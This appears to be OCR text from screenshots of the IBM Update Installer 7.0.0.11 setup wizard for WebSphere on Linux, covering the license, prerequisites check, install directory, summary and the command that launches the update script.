




LibVNCServer
Ctrl
Alt
Applications
Places
System
Installation Wizard for the Update Installer 7.0.0.11
WebSphere. software
Software License Agreement
Please read the following license agreement carefully.
International Program License Agreement
Part 1 - General Terms
BY DOWNLOADING, INSTALLING, COPYING, ACCESSING, OR USING THE PROGRAM YOU AGREE TO THE TERMS OF THIS AGREEMENT. IF YOU ARE ACCEPTING THESE TERMS ON BEHALF OF ANOTHER PERSON OR A COMPANY OR OTHER LEGAL ENTITY, YOU REPRESENT AND WARRANT THAT YOU HAVE FULL AUTHORITY TO BIND THAT PERSON, COMPANY, OR LEGAL ENTITY TO THESE TERMS. IF YOU DO NOT AGREE TO THESE TERMS,
Read non-IBM terms
I accept both the IBM and the non-IBM terms
I do not accept the terms in the license agreement
Print
InstallShield
< Back
Next >
Cancel


LibVNCServer
Ctrl
Alt
Applications
Places
System
Installation Wizard for the Update Installer 7.0.0.11
WebSphere. software
System Prerequisites Check
Passed: Your operating system completed the prerequisites check successfully.
Your operating system meets or exceeds the requirements for this product. See the WebSphere Application Server detailed system requirements Web pages for more information about supported operating systems. Go to the product support Web pages to obtain the latest maintenance packages to apply after installation.
Click Next to continue the installation.
InstallShield
< Back
Next >
Cancel


LibVNCServer
Ctrl
Alt
Applications
Places
System
Installation Wizard for the Update Installer 7.0.0.11
WebSphere. software
Installation Directory
IBM Update Installer for Websphere Software, Version 7.0.0.11 will be installed to the specified directory.
You can specify a different directory or click Browse to select a directory.
Directory path:
/opt/IBM/WebSphere/UpdateInstaller
Browse...
InstallShield
< Back
Next >
Cancel



LibVNCServer
Ctrl
Alt
Applications
Places
System
Installation Wizard for the Update Installer 7.0.0.11
WebSphere. software
Installation Summary
Review the summary for correctness. Click Back to change the values on previous panels. Click Next to begin the installation.
The following product will be installed:
IBM Update Installer for WebSphere Software
Path: /opt/IBM/WebSphere/UpdateInstaller
for a total size:
330 MB
InstallShield
< Back
Next >
Cancel



LibVNCServer
Ctrl
Alt
Applications
Places
System
Installation Wizard for the Update Installer 7.0.0.11
WebSphere. software
Creating the uninstaller...
78%
InstallShield
< Back
Next >
Cancel





2.1. WAS


```
/opt/IBM/WebSphere/UpdateInstaller/update.sh
```



LibVNCServer
Applications
Places
System
6:13 PM
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Software 7.0.0.11
WebSphere. software
IBM WebSphere Application Server 6.1 Feature Pack for Web Services version 6 or above
IBM WebSphere Application Server 6.1 Feature Pack for EJB 3.0 version 6 or above
IBM WebSphere Extended Deployment Version 5.1 or above
IBM HTTP Server Version 6 or above
IBM WebSphere Process Server Version 6.0 or above
IBM WebSphere Enterprise Service Bus Version 6.0.1 or above
IBM WebSphere Business Monitor 6.1 or above
Click on the links above for product-specific support information.
Additional information can be found at the Information centers and support sites for WebSphere and related products homepage.
Before installing or uninstalling maintenance, stop all WebSphere and related processes, and read the Update Installer readme. Also ensure that you are using the latest version of the Update Installer program.
Click Next to continue.
InstallShield
< Back
Next >
Cancel
root@wcs:~/pack11/UpdateInstaller
IBM Update Installer for WebSphere Softw...

